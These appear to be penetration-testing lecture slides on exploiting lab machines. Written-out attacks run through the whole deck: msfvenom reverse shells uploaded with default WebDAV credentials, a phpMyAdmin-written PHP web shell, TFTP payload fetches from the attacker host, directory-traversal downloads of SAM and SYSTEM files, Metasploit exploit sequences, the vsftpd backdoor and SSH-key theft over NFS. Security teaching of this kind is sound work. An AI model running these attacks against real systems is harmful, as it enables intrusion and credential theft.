Chapter 08
Exploitation

Outline

- Windows XP preparation
- Revisiting MS08-067
- Exploiting WebDAV Default Credentials
- Exploiting Open phpMyAdmin
- Downloading Sensitive Files
- Exploiting a Buffer Overflow in Third-Party Software
- Exploiting Third-Party Web Applications
- Exploiting a Compromised Service
- Exploiting Open NFS Shares

Windows XP Preparation

- Install Windows XP on Blackboard

- Making XP act like it's a member of a Windows Domain
  - **Start > Run** and enter **secpol.msc** to open the Local Security Setting panel
  - Expand **Local Policies** and double-click **Security Options**
  - In the Policy list, select Network access: **Sharing and security model for local accounts** and choose **Classic - local users authenticate as themselves**

Windows XP Preparation – cont'd

Install Vulnerable Software


- Zervit 0.4 (**Windows web server**)
  - http://www.exploit-db.com/exploits/12582
  - Set the port number to 3232
  - Accept directory listing [Y/N]: Y
- SLMail 5.5 (**Mail server**) (type 'Next' until the end)
  - http://www.exploit-db.com/exploits/638
  - Start > All Programs > SL Products > SLMail > SLMail Configuration
  - New > User from the User tab
    - Create new user with password

Windows XP Preparation – cont'd

Install Vulnerable Software


- 3Com **TFTP 2.0.1**
  - http://www.exploit-db.com/exploits/3388
  - Extract the files 3CTftpSvcCtrl and 3CTftpSvc to the C:\Windows directory
  - Open 3CTftpSvcCtrl and click Install Service
  - Click Start Service to start 3Com TFTP
- XAMPP 1.7.2
  - https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/1.7.2/xampp-win32-1.7.2.exe/download
  - Maintain default setting
  - Open the app and choose option 1. start XAMPP Control Panel

Run Xampp


C:\WINDOWS\system32\cmd.exe
XAMPP 1.7.2 - Setup
Copyright 2009 Carsten Wiedmann (FreeBSD License)
Authors: Carsten Wiedmann <carsten_sttgt@gmx.de>
Kay Vogelgesang <kvo@apachefriends.org>
1. start XAMPP Control Panel
(current path: C:\xampp)
3. disable HTTPS (SSL)
4. disable Server Side Includes (SSI)
5. enable IPv4 only (current: IPv4/6 (auto))
6. disable mod_perl
7. disable Apache::ASP
x Exit
Please choose (1-7/x): 1
XAMPP Control Panel Application
XAMPP Control Panel
(Apache Friends Edition)
Modules
Svc Apache Running Stop Admin
Svc MySql Running Stop Admin
Svc FileZilla Running Stop Admin
Svc Mercury Start Admin
Svc Tomcat Start Admin
Shell
Setup
Port-Check
Explore
SCM
Refresh
Help
Exit
Current Directory: C:\xampp
Status Check OR
Busy...
Apache service started
Busy...
MySQL service started
Busy...
FileZilla FTP service started


Run XAMPP – cont'd

- Click Admin from FileZilla, Go to Edit > Users to open the Users dialog



Run XAMPP – cont'd

- Share a folder (user folder in my case)



Revisiting ms08-067

- Metasploit Payloads
  - ❖Payloads allow us to tell an exploited system to do things on our behalf
  - ❖Two types of payloads
    - Staged Payloads
    - Inline Payloads
- Meterpreter

Staged Payloads (Stager+Stage)

- Staged payloads allow us to use complex payloads without requiring a lot of space in memory
- windows/smb/ms08_067_netapi exploit
  - The **string sent to the SMB server** to take control of the target machine does not contain all of the instructions to create the reverse shell
  - Instead, it contains a stager payload with just enough information to connect back to the attack machine and ask Metasploit for instructions on what to do next
  - When we launch the exploit, Metasploit sets up a handler for the windows/shell/reverse_tcp payload to catch the incoming reverse connection and serve up the rest of the payload – in this case, a reverse shell – then the completed payload is executed, and Metasploit's handler catches the reverse shell

Goes step by step

- Ex) **windows/shell/reverse_tcp** or windows/meterpreter/bind_tcp

Inline (Single) Payloads

- More stable and consistent because all the instructions are included in the original exploit string
  - ❖ Takes up less space than staged payloads

- Ex) **windows/shell_reverse_tcp**

Meterpreter

- A custom payload written for the Metasploit Project
- It is loaded directly into the memory of an exploited process using a technique known as ***reflective dll injection***
- As such, Meterpreter resides entirely in memory → Memory only exploit
  - ❖Writes nothing to the disk
  - ❖Runs inside the memory of the host process, so it doesn't need to start a new process that might be noticed by an intrusion prevention or intrusion detection system (IPS/IDS)
- Uses TLS encryption for communication between it and Metasploit

XAMPP: Exploiting WebDAV **Default Credentials**

- **XAMPP** installation on a Windows XP target

- Prepare your malicious web page (malicious.html) or test.txt
- Use **Cadaver** with the credentials wampp:xampp to authenticate with WebDAV (Web Distributed Authoring and Versioning)
  - ❖It is used to manage files on a web server over HTTP
  - ❖# cadaver http://<target IP address>/webdav
  - ❖Default credential: wampp:xampp
  - ❖dav:/webdav/> put test.txt
- Browse to /webdav/malicious.html, or /webdav/test.txt

Exploiting webdav Default Credentials – cont'_

- Uploading a Msfvenom Payload related to php
  - ❖Brush up on syntax → # msfvenom -h
  - ❖# msfvenom -l payloads | grep php
    - Most of these payloads will give us control of the system
  - ❖# msfvenom -p php/meterpreter_reverse_tcp --list-options
  - ❖# msfvenom -p php/meterpreter_reverse_tcp LHOST=<target IP address> LPORT=<target port #> -f raw > meterpreter.php
  - ❖dav:/webdav/> put meterpreter.php

Exploiting webdav Default Credentials – cont'd

- Exploiting the uploaded Msfvenom Payload
  - ❖msf > use multi/handler
  - ❖msf exploit(handler) > set payload php/meterpreter_reverse_tcp
  - ❖msf exploit(handler) > set LHOST <Kali IP address>
  - ❖msf exploit(handler) > set LPORT 2323
  - ❖msf exploit(handler) > exploit -j -z

  - ❖Open meterpreter.php from web browser in Kali

  - ❖You will get the meterpreter prompt
  - ❖Enjoy!
  - ❖meterpreter >

Exploiting Open phpmyadmin

- An open **phpMyAdmin** install ← Another issue with our XAMPP install
- Navigate to **http://<target IP addr>/phpmyadmin** → Click the SQL tab
- We'll use MySQL to write a script to the web server to get a remote shell
  - ❖Use a SQL SELECT statement to output a PHP script to a file on the web server → Allow us to remotely control the target system
  - ❖i.e., **SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"**
    - ❖**SELECT … INTO OUTFILE** writes the resulting rows to a file
- Run the completed query in phpMyAdmin, and then browse to the newly created file, http://<target IP addr>/shell.php?cmd=ipconfig
  - It doesn't work with recent MySQL because of secure_file_priv setting

Exploiting Open phpmyadmin

- Uploading a File with TFTP
  - ❖Rather than creating a long and complicated SQL SELECT query, we can host a file on our Kali machine and then use our PHP shell to pull it down to the web server
- Use the Atftpd **TFTP server** to host files on our Kali system
  - ❖# atftpd --daemon --bind-address <Kali IP addr> /tmp
- Set the cmd parameter in the shell.php script as follows: (**tftp client**)
  - ❖http://<target IP addr>/shell.php?cmd=tftp <Kali IP addr> get meterpreter.php c:\\xampp\\htdocs\\meterpreter.php
- Now we can browse to http://<target IP addr>/meterpreter.php to open a Meterpreter shell

*Zervit: allows to download files from the remote systems without authentication

Downloading Sensitive Files

- Downloading a Configuration File through Zervit server
  - http://<target IP addr>:3232/index.html?../../../../../../boot.ini
- Downloading the Windows SAM
  - The SAM (Security Accounts Manager) file is obfuscated because the Windows Syskey utility encrypts the password hashes inside the SAM file with 128-bit Rivest Cipher 4 (RC4) to provide additional security
  - The encryption key for the Syskey utility, called the *bootkey*, is stored inside of the Windows SYSTEM file
  - http://<target IP address>:3232/index.html?../../../../../../Windows/**repair**/system
  - http://<target IP address>:3232/index.html?../../../../../../Windows/**repair**/sam
- Sam & SYSTEM files later could be used to extract plain text password

Exploiting a buffer Overflow in Third-Party Software

- Another way to take control of the system
- SLMail server vulnerability (CVE-2003-0264)
  - The corresponding module is **windows/pop3/seattlelab_pass**

  - msf > use exploit/windows/pop3/seattlelab_pass
  - msf exploit(seattlelab_pass) > set payload windows/meterpreter/reverse_tcp
  - msf exploit(seattlelab_pass) > show options
  - msf exploit(seattlelab_pass) > set RHOST <XP IP address>
  - msf exploit(seattlelab_pass) > set LHOST <target, Kali IP address>
  - msf exploit(seattlelab_pass) > exploit
  - meterpreter >

* Ubuntu has TikiWiki CMS version 1.9.8 with a code execution vulnerability in the script graph_formula.php

Exploiting Third-Party Web Applications

- TikiWiki's vulnerability
  - The corresponding module is **unix/webapp/tikiwiki_graph_formula_exec**
  - msf > search tikiwiki
  - msf > info exploit/unix/webapp/tikiwiki_graph_formula_exec
  - msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
  - msf exploit(tikiwiki_graph_formula_exec) > show options
  - msf exploit(tikiwiki_graph_formula_exec) > set RHOST <target IP address>
  - msf exploit(tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_tcp
  - msf exploit(tikiwiki_graph_formula_exec) > set LHOST <Kali IP address>
  - msf exploit(tikiwiki_graph_formula_exec) > exploit
  - meterpreter >

Exploiting a Compromised Service

- Very Secure FTP 2.3.4 (vsftp)'s vulnerability
  - It was hacked from its authentic repository and contains a backdoor
  - Simply enter any username you like, and add a ":)" at the end
  - Use anything for the password
  - If the backdoor is present, it will trigger without valid credentials

  - # ftp <target IP address>
    Connected to <target IP address>
    220 (vsFTPd 2.3.4)
    Name (<target IP address>:root): sung:)
    331 Please specify the password.
    Password:
    - If the login hangs after the password, then it has a backdoor
    - Use Netcat to connect the system
    - # nc <target IP address> 6200
      whoami
      root

Nmap nsf-ls Script

*Audits NSF shares

```
┌──(kali㉿kali)-[/tmp/mount]
└─$ sudo nmap -n --script=nfs-ls 10.0.2.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-07 20:27 EDT
Nmap scan report for 10.0.2.130
Host is up (0.0015s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
| nfs-ls: Volume /export/georgia
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID   GID   SIZE  TIME                 FILENAME
| -rw-------  1000  1000  2478  2021-10-07T15:26:23  .bash_history
| drwxr-xr-x  1000  1000  4096  2012-10-27T03:11:43  .cache
| -rw-------  1000  1000  16    2012-10-27T03:11:31  .esd_auth
| drwx------  1000  1000  4096  2012-10-27T03:11:31  .gnupg
| ?????????   ?     ?     ?     ?                    .gvfs
| -rw-------  1000  1000  218   2021-09-18T23:56:59  .recently-used.xbel
| drwx------  1000  1000  4096  2019-10-07T01:32:05  .ssh
| drwxr-xr-x  1000  1000  4096  2012-10-27T03:11:31  Public
| prw-r--r--  1000  1000  0     2020-08-24T18:51:06  backpipe
| -rwxr-xr-x  1000  1000  9134  2012-11-04T23:23:11  overflowtest2
```

There could be a sensitive information such as SSH keys and a list of authorized keys

Exploiting Open NFS Shares

- # mkdir /tmp/mount ← mounting point on our system
- # mount -t nfs -o nolock <target IP add>:/export/georgia /tmp/mount
  - ❖ ***-t: set of filesystem types***
  - ❖ ***-o: list of mount options; nolock — Disables file locking. This setting is occasionally required when connecting to older NFS servers***
  - ❖ ***If you can't make a connection, then install nfs-common***
  - ❖ **# apt-get install nfs-common**
- Upload my public-key to the target machine

Root!

SSH public keys to login as georgia (rw)

```
┌──(kali㉿kali)-[/tmp/mount/.ssh]
└─$ ls
authorized_keys  id_rsa  id_rsa.pub
```

User's Public key (rw)

User's Private key (rw)

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen
Generating public/private rsa key pair.
```

```
┌──(kali㉿kali)-[~]
└─$ cat ~/.ssh/id_rsa.pub >> /tmp/mount/.ssh/authorized_keys
```

```
┌──(kali㉿kali)-[~]
└─$ ssh georgia@10.0.2.130
```

Important SSH Authentication Files

- **authorized_keys**: contains the **signature of the public key** of any authorized client(s), in other words specifies the SSH keys that can be used for logging into the user account for which the file is configured. This file lets the server authenticate the user

```
┌──(kali㉿kali)-[/tmp/mount/.ssh]
└─$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAqsmFnHfPNb96u7k9BA1i/ToREQfzsC8m8ffDsqrxzpgDvoRo6B5TyrgbCmtwUCQbh3BPSoXv3v
CAmBbkfJPKyJZYsOOX9kIfF1WJ2MBEmtkVgbwPzIegUWrJhdXCZeQ2O7eN8OhguX0BYLDPkGiHbJCaHd9ccoBYMmbqD/E7xyFijRnN0KYZLXgS
QotvLtcQEeH52fZKYMSBNXolw2PYj4//T9aYqEhUz8YDvmmyL1WIgtQPpKvos8UfBBzFFh6XamIREwhBYN5jVL3qALgCJnf1J3ZmMy0xpcxkKf
o6aaRaWVe5i0VYdP2vFGhwBCWB0xqcrB52I1hx1HRwkvk6XQ== georgia@ubuntu
```

- **id_rsa**: contains the private key for the client. This RSA key can be used with SSH protocols 1 or 2
- **id_rsa.pub**: contains the public key for the client. It matches the one in the **authorized_keys** file

Exploiting Open NFS Shares - cont'd

```
┌──(kali㉿kali)-[/tmp/mount/.ssh]
└─$ rm ~/.ssh/id_rsa

┌──(kali㉿kali)-[/tmp/mount/.ssh]
└─$ rm ~/.ssh/id_rsa.pub

┌──(kali㉿kali)-[/tmp/mount/.ssh]
└─$ cp id_rsa ~/.ssh/

┌──(kali㉿kali)-[/tmp/mount/.ssh]
└─$ cp id_rsa.pub ~/.ssh/

┌──(kali㉿kali)-[/tmp/mount/.ssh]
└─$ ssh-add
Identity added: /home/kali/.ssh/id_rsa (/home/kali/.ssh/id_rsa)

┌──(kali㉿kali)-[/tmp/mount/.ssh]
└─$ ssh georgia@10.0.2.130
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Oct  7 18:58:46 2021 from 10.0.2.128
georgia@ubuntu:~$ exit
```

After deleting keys we generated

Copying Georgia's keys into Kali

Adding copied keys to authentication agent

To reduce hassle when you use ssh

nano ~/.ssh/config

```
Host *
    Hostname 192.168.84.134
    KexAlgorithms=+diffie-hellman-group14-sha1
    HostkeyAlgorithms=+ssh-rsa
```

Then use normal ssh;
ssh georgia@192.168.84.134

Summary

- Attacking misconfigured web servers (webdav, phpmyadmin)
- Piggy-backing on backdoored software (vsftp 2.3.4)
- Taking advantage of poor access control to sensitive files
- Exploiting vulnerabilities in the underlying system
- Exploiting issues in third-party software